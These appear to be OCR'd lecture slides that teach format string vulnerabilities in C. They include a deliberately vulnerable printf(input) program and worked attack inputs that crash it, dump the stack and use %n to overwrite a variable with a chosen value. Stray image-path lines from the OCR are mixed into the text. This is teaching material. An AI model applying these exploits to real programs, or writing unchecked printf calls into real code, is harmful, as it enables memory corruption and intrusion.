# Format String Vulnerability

# printf ( user_input );


- What is a format string?

```
printf ("The magic number is: %d\n", 1911);
```

The text to be printed is “The magic number is:”, followed by a format parameter ‘%d’, which is replaced with the parameter (1911) in the output

| Parameter | Meaning | Passed as |
|---|---|---|
| %d | decimal (int) | value |
| %u | unsigned decimal (unsigned int) | value |
| %x | hexadecimal (unsigned int) | value |
| %s | string ((const) (unsigned) char *) | reference |
| %n | number of bytes written so far, (* int) | reference |

```
printf ("a has value %d, b has value %d, c is at address: %08x\n",
                                    a, b, &c);
```



# How `printf()` Access Arguments

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```


- Here, `printf()` has three optional arguments. Elements starting with “%” are called format specifiers.
- `printf()` scans the format string and prints out each character until “%” is encountered.

# Missing Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```



# Vulnerable Code

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

# Attacks on Format String Vulnerability

- Crashing the program

```
printf ("%s%s%s%s%s%s%s%s%s%s%s%s");
```

- Viewing the stack

```
printf ("%08x %08x %08x %08x %08x\n");
```

  - This instructs the printf-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers. So a possible output may look like:

    ```
    40012980 080628c4 bffff7a4 00000005 08059c04
    ```

# What Can We Achieve?

Attack 1 : Crash program

Attack 2 : Print out data on the stack


Attack 3 : Change the program’s data in the memory

Attack 4 : Change the program’s data to specific value

Attack 5 : Inject Malicious Code

# Attacks on Format String Vulnerability

- Viewing the memory at location



# Attacks on Format String Vulnerability

- Writing an integer to nearly any location in the process memory

```
int i;
printf ("12345%n", &i);
```

It causes `printf()` to write 5 into variable $i$.

Using the same approach as that for viewing memory at any location, we can cause `printf()` to write an integer into any location. Just replace the `%s` in the above example with `%n`, and the contents at the address `0x10014808` will be overwritten.

# Task2 : (alternate) Change Program's Data in the Memory

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
```

- The address of `var` is given in the beginning of the input so that it is stored on the stack.
- $(command): Command substitution. Allows the output of the command to replace the command itself.
- "`\x04`" : Indicates that "`04`" is an actual number and not as two ascii characters.

# Attack 4 : Change Program's Data to a Specific Value

**Goal: To change the value of `var` from `0x11223344` to `0x9896a9`**

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
```

`printf()` has already printed out 41 characters before `%.10000000x`, so, `10000000+41 = 10000041` (`0x9896a9`) will be stored in `0xbffff304`.